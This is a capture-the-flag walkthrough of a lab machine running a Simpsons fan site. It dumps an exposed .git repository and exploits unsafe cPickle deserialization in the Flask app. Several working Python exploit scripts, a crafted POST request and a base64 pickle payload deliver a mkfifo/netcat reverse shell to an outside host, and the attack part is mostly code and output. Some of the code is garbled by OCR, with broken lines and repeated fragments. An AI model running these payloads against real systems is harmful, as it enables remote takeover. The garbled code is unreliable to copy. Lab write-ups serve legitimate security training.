

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.70
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-15 10:05 IST
Nmap scan report for 10.10.10.70
Host is up (0.22s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Simpsons Fan Site
| http-git:
|   10.10.10.70:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: final # Please enter the commit message for your changes. Li...
|     Remotes:
|_      http://git.canape.htb/simpsons.git
|_http-server-header: Apache/2.4.29 (Ubuntu)
65535/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:82:0b:31:90:e4:c8:85:b2:53:8b:a1:7c:3b:65:e1 (RSA)
|   256 22:fc:6e:c3:55:00:85:0f:24:bf:f5:79:6c:92:8b:68 (ECDSA)
|_  256 0d:91:27:51:80:5e:2b:a3:81:0d:e9:d8:5c:9b:77:35 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.26 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ 
```

2) Checked the website



Home

Welcome to the future home page of the most amazing Simpsons fansite ever!! For now I've included some of my favorite quotes, and given you the ability to submit your own!

Best Quotes

CouchDB-powered quotes database. That means your quotes are coming at your faster than ever!

View Quotes »

More Quotes!!

Submit your own quotes! We'll review them and add them if they're good!


Submit Quote »

More to come

We're constantly adding more features. Stay tuned for more information.

© Homer Simpson 2018

3) Dumped .git directory



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ git-dumper http://10.10.10.70/ src
[-] Testing http://10.10.10.70/.git/HEAD [200]
[-] Testing http://10.10.10.70/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.10.10.70/.git/ [200]
[-] Fetching http://10.10.10.70/.gitignore [200]
[-] http://10.10.10.70/.gitignore responded with HTML
[-] Fetching http://10.10.10.70/.git/objects/ [200]
[-] Fetching http://10.10.10.70/.git/logs/ [200]
[-] Fetching http://10.10.10.70/.git/config [200]
[-] Fetching http://10.10.10.70/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.10.10.70/.git/hooks/ [200]
[-] Fetching http://10.10.10.70/.git/description [200]
[-] Fetching http://10.10.10.70/.git/info/ [200]
[-] Fetching http://10.10.10.70/.git/index [200]
[-] Fetching http://10.10.10.70/.git/HEAD [200]
[-] Fetching http://10.10.10.70/.git/branches/ [200]
[-] Fetching http://10.10.10.70/.git/refs/ [200]
[-] Fetching http://10.10.10.70/.git/objects/0b/ [200]
[-] Fetching http://10.10.10.70/.git/objects/0f/ [200]
[-] Fetching http://10.10.10.70/.git/objects/00/ [200]
[-] Fetching http://10.10.10.70/.git/objects/3e/ [200]
[-] Fetching http://10.10.10.70/.git/objects/5a/ [200]
[-] Fetching http://10.10.10.70/.git/objects/5e/ [200]
[-] Fetching http://10.10.10.70/.git/objects/6f/ [200]
[-] Fetching http://10.10.10.70/.git/objects/6c/ [200]
```


Vulnerability Assessment

1) Checked the source code

```
import couchdb
import string
import random
import base64
import cPickle
from flask import Flask, render_template, request
from hashlib import md5


app = Flask(__name__)
app.config.update(
    DATABASE = "simpsons"
)
db = couchdb.Server("http://localhost:5984/")[app.config["DATABASE"]]

@app.errorhandler(404)
def page_not_found(e):
    if random.randrange(0, 2) > 0:
        return ''.join(random.choice(string.ascii_uppercase + string.digits)
for _ in range(random.randrange(50, 250)))
    else:
        return render_template("index.html")

@app.route("/")
def index():
    return render_template("index.html")

@app.route("/quotes")
def quotes():
    quotes = []
    for id in db:
        quotes.append({"title": db[id]["character"], "text": db[id]["quote"]})
    return render_template('quotes.html', entries=quotes)

WHITELIST = [
    "homer",
    "marge",
    "bart",
    "lisa",
    "maggie",
    "moe",
    "carl",
    "krusty"
]

@app.route("/submit", methods=["GET", "POST"])
def submit():
    error = None
    success = None

    if request.method == "POST":
        try:
            char = request.form["character"]
            quote = request.form["quote"]
            if not char or not quote:
                error = True
            elif not any(c.lower() in char.lower() for c in WHITELIST):
                error = True
            else:
                # TODO - Pickle into dictionary instead, `check` is ready
                p_id = md5(char + quote).hexdigest()
                outfile = open("/tmp/" + p_id + ".p", "wb")
                outfile.write(char + quote)
                outfile.close()
                success = True
        except Exception as ex:
            error = True

    return render_template("submit.html", error=error, success=success)

@app.route("/check", methods=["POST"])
def check():
    path = "/tmp/" + request.form["id"] + ".p"
    data = open(path, "rb").read()

    if "p1" in data:
        item = cPickle.loads(data)
    else:
        item = data

    return "Still reviewing: " + item

if __name__ == "__main__":
    app.run()
```

The code is vulnerable to insecure deserialization by cpickle

2) Made an exploit




```python
import os
import sys
import pickle
import cPickle


class Exploit(object):
    def __reduce__(self):
        name = "moe"
        return (eval(fn), (cmd,))

try:
    pickle_type = sys.argv[3]
    cmd = sys.argv[2]
    fn = sys.argv[1]
except:
    pickle_type = 'pickle' # or cpickle
    cmd = 'id'
    fn = 'os.system'

print("Will {} {}({})".format(pickle_type, fn, 
shellcode = pickle.dumps(Exploit())
cPickle.loads(shellcode)
print(shellcode)
```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp/src]
└─$ python2.7 exploit.py os.system 'echo moe && rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/bash -i 2>&1|nc 10.10.14.14 4444 >/tmp/f' cpickle
Will cpickle os.system(echo moe && rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/b
ash -i 2>&1|nc 10.10.14.14 4444 >/tmp/f)
moe
(UNKNOWN) [10.10.14.14] 4444 (?) : Connection refused
cposix
system
p0
(S'echo moe && rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10
.14.14 4444 >/tmp/f'
p1
tp2
Rp3
.

┌──(vigneswar㉿VigneswarPC)-[~/temp/src]
└─$ 
```

base64:
Y3Bvc2l4CnN5c3RlbQpwMAooUydlY2hvIG1vZSAmJiBybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vYmFzaCAtaSAyPiYxfG5jIDEwLjEwLjE0LjE0IDQ0NDQgPi90bXAvZicKcDEKdHAyClJwMwou

3) Sent the payload



```
POST /submit HTTP/1.1
Host: 10.10.10.70
User-Agent: curl/8.8.0
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: 219
Connection: keep-alive

quote=cposix&character=
cposix%0d%0asystem%0d%0ap0%0d%0a(S'echo%20moe%20%26%26%20rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2f
f%3bcat%20%2ftmp%2ff%7c%2fbin%2fbash%20-i%202%3e%261%7cnc%2010.10.14.14%204444%20%3e%2ftmp%2f
f'%0d%0ap1
```

Simpsons Fan Site Home Character Quotes Submit Quote

Submit A Quote

Success! Thank you for your suggestion! ×

Character

Homer

Quote


Doh!

Submit

© Homer Simpson 2018

Exploitation

1) Got reverse shell




```
┌──(vigneswar㉿VigneswarPC)-[~/temp/src]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.70] 36636
bash: cannot set terminal process group (1073): Inappropriate ioctl for devi
ce
bash: no job control in this shell
www-data@canape:/$ 
```

```
except:
    fn = 'os.system'

print("Will {} {}({})".format(pickle_type, fn, cmd))
shellcode = pickle.dumps(Exploit())
requests.post('http://10.10.10.70/submit', data={
    "quote": shellcode[-1],
    "character": shellcode[:-1]
})

# python2.7 exploit.py os.system 'rm /tmp/moe;mkfifo /tmp/moe;cat

file = md5(shellcode).hexdigest()
requests.post('http://10.10.10.70/check', data={
    "id":file
})
```


```
┌──(vigneswar㉿VigneswarPC)-[~/temp/src]
└─$ proxychains -q python2.7 exploit.py os.system 'rm /tmp/moe;mkfifo /tmp/moe;cat /tmp/moe|/bi
n/bash -i 2>&1|nc 10.10.14.14 4444 >/tmp/moe' cpickle
Will cpickle os.system(rm /tmp/moe;mkfifo /tmp/moe;cat /tmp/moe|/bin/bash -i 2>&1|nc 10.10.14.1
4 4444 >/tmp/moe)
```

```
import os
import sys
import pickle
import cPickle
import base64
import urllib
from hashlib import md5
import requests

class Exploit(object):
    def __reduce__(self):
        return (eval(fn), (cmd,))

try:
    pickle_type = sys.argv[3]
    cmd = sys.argv[2]
    fn = sys.argv[1]
except:
    pickle_type = 'pickle' # or cpickle
    cmd = 'id'
    fn = 'os.system'

print("Will {} {}({})".format(pickle_type, fn, cmd))
shellcode = pickle.dumps(Exploit())
requests.post('http://10.10.10.70/submit', data={
    "quote": shellcode[-1],
    "character": shellcode[:-1]
})

# python2.7 exploit.py os.system 'rm /tmp/moe;mkfifo /tmp/moe;cat /tmp/moe|/
bin/bash -i 2>&1|nc 10.10.14.14 4444 >/tmp/moe' cpickle

file = md5(shellcode).hexdigest()
requests.post('http://10.10.10.70/check', data={
    "id":file
})
```

2) Found couchdb

